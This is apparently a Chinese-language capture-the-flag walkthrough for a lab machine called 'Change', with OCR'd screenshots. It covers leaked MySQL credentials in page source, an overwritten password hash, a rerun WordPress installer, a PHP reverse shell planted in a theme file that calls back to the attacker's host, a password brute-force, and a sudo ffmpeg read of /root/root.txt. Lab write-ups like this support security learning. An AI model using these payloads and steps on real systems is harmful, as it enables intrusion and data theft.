change

> write by yolo


user

先更改/etc/hosts，把虚拟主机改成change.dsz

然后访问网页，查看源代码


```html
<!DOCTYPE html>
<html>
<head>
<title>Login</title>
<style>body{font-family:sans-serif;margin:50px}</style>
</head>
<body>
<h1>System Login</h1>
<p style="color:red">Invalid credentials</p><form method="post">
  <label>Username: <input type="text" name="username" required></label><br>
  <label>Password: <input type="password" name="password" required></label><br>
  <input type="submit" value="Login">
</form>
<!-- Database connection settings:
Host=localhost, DB=changeweb
User=change, Password=change -->
</body>
</html>

```

这个是mysql的账号密码，查看了changeweb表，发现user里面的root的密码我根本爆破不出来




```
[10:58:27] ┌──(root㉿kali)-[/home/kali]
[10:58:59] └─# mysql -h 192.168.1.2 -u change -p --skip-ssl
[10:59:03] Enter password:
[10:59:03] Welcome to the MariaDB monitor.  Commands end with ; or \g.
[10:59:03] Your MariaDB connection id is 44
[10:59:03] Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11
[10:59:03]
[10:59:03] Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
[10:59:03]
[10:59:03] Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
[10:59:03]
[10:59:17] MariaDB [(none)]> show databases;
[10:59:17] +--------------------+
[10:59:17] | Database           |
[10:59:17] +--------------------+
[10:59:17] | changeweb          |
[10:59:17] | information_schema |
[10:59:17] +--------------------+
[10:59:17] 2 rows in set (0.003 sec)
[10:59:17]
[10:59:27] MariaDB [(none)]> use changeweb;
[10:59:27] Reading table information for completion of table and column names
[10:59:27] You can turn off this feature to get a quicker startup with -A
[10:59:27]
[10:59:27] Database changed
[10:59:33] MariaDB [changeweb]> show tables;
[10:59:33] +---------------------+
```

这里有了突破点




```
MariaDB [changeweb]> SHOW GRANTS FOR CURRENT_USER;
+-------------------------------------------------------------------------------------------------------+
| Grants for change@%                                                                                   |
+-------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `change`@`%` IDENTIFIED BY PASSWORD '*526D926092550C5935871EE9117E7397F2715097' |
| GRANT ALL PRIVILEGES ON `changeweb`.* TO `change`@`%`                                                 |
+-------------------------------------------------------------------------------------------------------+
2 rows in set (0.004 sec)

MariaDB [changeweb]> SHOW GRANTS;
+-------------------------------------------------------------------------------------------------------+
| Grants for change@%                                                                                   |
+-------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `change`@`%` IDENTIFIED BY PASSWORD '*526D926092550C5935871EE9117E7397F2715097' |
| GRANT ALL PRIVILEGES ON `changeweb`.* TO `change`@`%`                                                 |
+-------------------------------------------------------------------------------------------------------+
2 rows in set (0.001 sec)
```

我发现change用户有所有权限,那就直接把root的密码改掉，我改成了123456



```
Database changed
MariaDB [changeweb]> UPDATE users SET password = '$2y$10$Zeqjfd1YXEHJNQKpiVhjzuJNNPTYTybElFm1asOFUHTRHY3ScLyMO' WHERE us
ername = 'root';
Query OK, 1 row affected (0.011 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [changeweb]> |
```

发现能执行命令了



Admin Console


Output:

```
change.dsz
html
wordpress.change.dsz
```

研究了下，发现过滤挺严的，不让我读取文件，只能先看看重要的文件目录了，应该有漏洞让我钻，然后在这个里面发现了/home/lzh/user.txt，先想想办法怎么读取吧

现在的进度是当我用rm把wp-config.php文件删掉，我就能重新设置管理员账号密码，然后就能进去获取shell

前面要连接的数据库就拿changweb这个表来填即可



欢迎


欢迎使用著名的 WordPress 五分钟安装程序！请简单地填写下面的表单，来开始使用这个世界上最具扩展性、最强大的个人发布平台。

需要信息

请填写以下信息：无需担心填错，您以后可以随时更改这些设置。

站点标题	hacker_yolo
用户名	root 用户名只能含有字母、数字、空格、下划线、连字符、句号和「@」符号。
密码	123456 隐藏 非常弱 **重要：** 您将需要此密码来登录，请将其保存在安全的位置。
确认密码	☑ 确认使用弱密码
您的邮箱	123456@qq.com 请仔细检查邮箱地址后再继续。
对搜索引擎的可见性	□ 建议搜索引擎不索引本站点 搜索引擎将本着自觉自愿的原则对待 WordPress 提出的请求。并不是所有搜索引擎都会遵守这类请求。

进来后，直接拿主题文件编辑器，写个shell,我这里是在header.php里面写的




文件：patterns/header.php

选择的文件内容：

```php
 */

// --- PHP 反弹 Shell 代码开始 ---
set_time_limit(0);
$ip = '192.168.1.12'; // 你的Kali Linux IP地址
$port = 4444; // 你在Kali上监听的端口

$sock = fsockopen($ip, $port);
if ($sock === false) {
    // 可以在这里添加一些错误处理，例如记录日志，但在渗透测试中通常不需要
    // error_log("无法连接到 Kali Linux: " . error_get_last()['message']);
    exit(); // 连接失败则退出，避免后续代码报错影响网站正常运行
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin
   1 => array("pipe", "w"),  // stdout
   2 => array("pipe", "w")   // stderr
);

$process = proc_open('/bin/sh', $descriptorspec, $pipes); // 或 'cmd.exe' for
```


随便刷新下网站页面就能连上



```
[18:33:42]     ┌──(root㉿kali)-[/home/kali]
[18:41:40]     └─# nc -lvnp 4444
[18:41:40]     listening on [any] 4444 ...
[18:41:48]     connect to [192.168.1.12] from (UNKNOWN) [192.168.1.2] 57240
[18:41:57]     cat /home/lzh/user.txt
[18:41:57]     flag{user-a05597ed1f36976e88c2e10a74902c52}
[18:41:57]     
```


root

接下来用那个/home/lzh/.pass.txt里面的密码进行爆破，把这个lzh的密码给爆破出来了



```
Trying password: patricia
Password: su: Authentication failure
Trying password: rachel
Password: su: Authentication failure
Trying password: tequiero
Password: su: Authentication failure
Trying password: 7777777
Password: su: Authentication failure
Trying password: cheese
Password: su: Authentication failure
Trying password: 159753
Password: su: Authentication failure
Trying password: 1a2b3c4d1a2b3c4d
Password: Success! Password for lzh found: 1a2b3c4d1a2b3c4d
Password: www-data@Change:/home/lzh$ ls
user.txt
www-data@Change:/home/lzh$ 
```

登录进来后发现lzh有个ffmpeg工具能用




```
[18:43:23]  lzh@Change:/tmp$ sudo -l
[18:43:23]  Matching Defaults entries for lzh on Change:
[18:43:23]      env_reset, mail_badpass,
[18:43:23]      secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/ ↲
[18:43:23]  bin
[18:43:23]  
[18:43:23]  User lzh may run the following commands on Change:
[18:43:23]      (ALL) NOPASSWD: /usr/bin/ffmpeg
[18:43:23]  lzh@Change:/tmp$ 
```

实在找不到相关的cve漏洞了，就直接找个小视频，然后把/root/root.txt里的内容作为字幕文本插进来就好了

这是我用的命令

```
sudo ffmpeg -i flag.mp4 -vf
"drawtext=textfile='/root/root.txt':fontfile='/usr/share/fonts/opentype/noto/NotoSansMono-Regular.otf':fontsize=24:fontcolor=white:x=(w-text_w)/2:y=(h-text_h)/2:line_spacing=8:box=1:boxcolor=black@0.7:boxborderw=5" -c:a copy
output_with_text.mp4
```

然后把视频导出来就能拿到flag（视频我随便下的一个



flag{root-8d4727897d0129417e1f3f91d1474c1c}